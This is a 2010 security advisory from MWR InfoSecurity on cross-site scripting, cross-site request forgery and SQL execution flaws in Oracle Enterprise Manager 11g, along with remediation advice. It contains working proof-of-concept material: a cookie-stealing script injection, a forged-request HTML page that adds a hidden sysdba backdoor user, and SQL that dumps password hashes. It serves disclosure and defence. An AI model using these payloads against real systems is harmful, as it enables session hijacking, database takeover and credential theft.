

MWR InfoSecurity Security  
Advisory

Oracle Enterprise Manager  
Multiple Vulnerabilities

25<sup>th</sup> January 2010

MWR  INFOSECURITY

## Contents

<b>1</b>	<b>Detailed Vulnerability Description.....</b>	<b>5</b>
1.1	Introduction .....	5
1.2	Technical Background.....	5
1.3	Exploit Information .....	5
1.4	Dependencies .....	9
<b>2</b>	<b>Recommendations.....</b>	<b>10</b>

## Vulnerability Title

<b>Package Name:</b>	Oracle Enterprise Manager (EM)
<b>Date:</b>	25 <sup>th</sup> January 2010
<b>Affected Versions:</b>	Oracle Database 11g Release 1 (11.1.0.6.0) for Microsoft Windows

<b>CVE Reference</b>	CVE-2011-0876
<b>Author</b>	MWR InfoSecurity
<b>Severity</b>	Medium
<b>Local/Remote</b>	Remote
<b>Vulnerability Class</b>	Cross Site Scripting, Cross Site Request Forgery, POST/GET request equivalence, SQL Command Execution
<b>Impact</b>	An attacker exploiting this vulnerability could hijack user sessions and execute SQL statements.
<b>Vendor URL</b>	<a href="http://www.oracle.com">http://www.oracle.com</a>
<b>Vendor Response</b>	An updated CPU has been released. <a href="http://www.oracle.com/technetwork/topics/security/cpujuly2011-313328.html">http://www.oracle.com/technetwork/topics/security/cpujuly2011-313328.html</a>
<b>Exploit Details Included</b>	Yes. Proof of concept code included.
<b>Affected OS</b>	The Windows version is known to be affected. Other operating system versions may be vulnerable.

### Overview:

Cross Site Scripting (XSS), Cross Site Request Forgery (CSRF), POST/GET request equivalence and SQL query execution vulnerabilities have been discovered in the latest version of Oracle Enterprise Manager (as of January 2010).

### Impact:

An attacker exploiting this vulnerability could run arbitrary scripts in a user's browser, hijack user sessions without knowledge of the user name or password and execute SQL statements on the database.

### Cause:

The vulnerability arises because of a lack of input validation within the comments module of Alerts and insufficiently rigorous user session management.

### Interim Workaround:

No effective workarounds are currently known, a solution will be required from the vendor.

### Solution:

Install the July 2011 CPU.

## 1 Detailed Vulnerability Description

### 1.1 Introduction

The Oracle Enterprise Manager is a web based interface for maintaining and managing Oracle databases. It is described on the vendor's website as:

*"Oracle Enterprise Manager 11g provides a single, integrated solution for testing, deploying, operating, monitoring, diagnosing, and resolving problems in today's complex IT environments. It delivers enhanced manageability and automation for your grid across both Oracle and non-Oracle technologies to reduce the cost of managing today's modern data centers."*

Source:

### 1.2 Technical Background

The vulnerability exists as a result of input from external users not being suitably validated which could allow a malicious user to attack the Enterprise Manager (EM) application and run arbitrary scripts within a victim's browser. This makes the following attacks possible:

#### XSS

It is possible to inject JavaScript into the user's browser via several methods. These could include distributing a malicious link to EM users (which would require users to click on the link) or a malicious EM user could add specially crafted comments to individual alert events.

#### CSRF

It is possible to embed a malicious URL within a website, such that when an EM user browses the site, automated requests can be performed on the user's behalf without their knowledge or consent.


#### SQL Command Execution - exploiting the above vulnerabilities (PoC)

It is possible to exploit these three vulnerabilities in combination to cause SQL statements to be run within the EM application via the SQL Workbook feature. This could allow an attacker to perform actions such as adding a database user, creating and deleting content and retrieving the password hashes for database users.

### 1.3 Exploit Information

In order to exploit this vulnerability, an attacker would simply need to distribute a malicious URL or host a malicious web page and wait for a user of EM to click on the link or browse the web page. Doing so would cause the maliciously supplied script to run in the user's browser.

## Exploitation via XSS



The following script was submitted via the `commentInput` field:


```
"></tr></td></table><script>alert(document.cookie)</script>
```

The above tags allowed the `<input>` tag to be escaped. As can be seen from the screenshot, it was possible to gain access to the user's session cookie, which could then be used in a replay attack to gain access to the user's session without needing to know the username or password for authentication.

If the user was the SYS user, the entire database would be compromised.

It was verified that the ability to replay the session identifier from the cookie did in fact allow an unauthenticated user to replay the session identifier and gain access to the victim's account.

## Exploitation via CSRF



An attacker could embed a malicious URL in a web page under their control, if an EM user browsed to the site, the malicious script would then run in their browser. This could be used to harvest the session identifier for the EM application, allowing the attacker to then replay the cookie data and gain access to the EM application without needing to know the user's username or password.

### SQL Command Execution – exploiting the above vulnerabilities (PoC)

It was also found that the above vulnerabilities could be exploited in combination to enable the execution of malicious SQL queries against the database once a user session had been compromised. This was possible due to the fact that the EM application provided an interface to run SQL on the database server and since the attacker could control a user's session after compromise, it was possible to add a DBO user to the database.

This attack would be most easily run by means of a malicious web page. The following crude HTML page was created as a test:

```
<html>
<head><title>Add Malicious DBO User</title></head>
<body>
<center><h3> This page will add a DBO user to the database 'pentest'</h3>



<iframe name="a"
src="https://testbox:1158/em/console/database/instance/sqlWorksheet?target=pentest&type=oracle_database&sql_id=
2ann784bh9874&planHashValue=4163253942&childNumber=0&pageNum=1&event=executeSelectedSQL&selecti
onStart=0&selectionEnd=31&scrollPos=0&fullTextLength=0&selectedSQLText=create+user+h4xx0r+identified+by+p
4ssw0rd;&packevent=event%40showPackInfo%40servletRequest&source=&value=&state=">

<iframe name="b"
src="https://testbox:1158/em/console/database/instance/sqlWorksheet?target=pentest&type=oracle_database&sql_id=
2ann784bh9874&planHashValue=4163253942&childNumber=0&pageNum=1&event=executeSelectedSQL&selecti
onStart=0&selectionEnd=31&scrollPos=0&fullTextLength=0&selectedSQLText=grant+create+session+to+h4xx0r;&pa
ckevent=event%40showPackInfo%40servletRequest&source=&value=&state=">

<iframe name="c"
src="https://testbox:1158/em/console/database/instance/sqlWorksheet?target=pentest&type=oracle_database&sql_id=
2ann784bh9874&planHashValue=4163253942&childNumber=0&pageNum=1&event=executeSelectedSQL&selecti
onStart=0&selectionEnd=31&scrollPos=0&fullTextLength=0&selectedSQLText=grant+sysdba+to+user+h4xx0r;&pack
event=event%40showPackInfo%40servletRequest&source=&value=&state=">

<iframe name="d"
src="https://testbox:1158/em/console/database/instance/sqlWorksheet?target=pentest&type=oracle_database&sql_id=
2ann784bh9874&planHashValue=4163253942&childNumber=0&pageNum=1&event=executeSelectedSQL&selecti
onStart=0&selectionEnd=31&scrollPos=0&fullTextLength=0&selectedSQLText=update+sys.user$+set+datats#=1337
0+where+name+=+'h4xx0r';&packevent=event%40showPackInfo%40servletRequest&source=&value=&state=">

</center>
</body>
</html>
```



When EM users accessed this site, the remote attacker would be able to send requests to the database server and perform any action they wished, including the dumping of user hashes, adding and deleting data or dropping the entire instance.

The above request was used to add a new DBO account to the database, using the following commands:

```
create user h4xx0r identified by p4ssw0rd
grant create session to h4xx0r;
grant sysdba to h4xx0r;
```

Using publicly available methods, it would be possible to hide the backdoor user from the all\_users list by setting the DATATS# to a non-existent table space number, which could be done by the following SQL:

```
update sys.user$ set datats#=13370 where name = 'h4xx0r';
```

The h4xx0r user now has some limited stealth and the ability to use SQL\*Plus to connect to the database as a DBO user and gain access to the database password hashes, via the following request:

```
select name, password, state4 from sys.user$;
```

It would then be possible to crack the hashes and potentially compromise more databases on the network.

## Dependencies

Exploitation of this vulnerability would require some user interaction in that an EM user would have to click on a malicious link or view a malicious web page. This would then expose the EM user to all the described attacks and possibly allow the database to be compromised.

### Recommendations

A full solution will require remedial action by the vendor. It is expected that this will entail amendments to the software such that user input is validated to ensure that it is not possible to submit potentially dangerous scripts to the application, and that special characters, such as

```
'<,>","/'
```

are encoded. It is also advised that a white-list approach is taken when dealing with user input to ensure that only safe values are passed in to the application. This is much easier to enforce and maintain than attempting to anticipate all possible types of malicious input.

Also, it is recommended that users should be required to re-authenticate to the application if they switch from viewing data to attempting to modify data. This would make it more difficult for an attacker to directly gain access to important functionality within the application.

It is also recommended that the application does not allow data to be submitted via GET requests but that data modification should only be possible via POST requests. Although this will not prevent the attacks described in this advisory, it would increase their complexity and would conform to the HTTP RFC.

MWR InfoSecurity  
St. Clement House  
1-3 Alencon Link  
Basingstoke, RG21 7SB  
Tel: +44 (0)1256 300920  
Fax: +44 (0)1256 844083  
[mwrinfosecurity.com](http://mwrinfosecurity.com)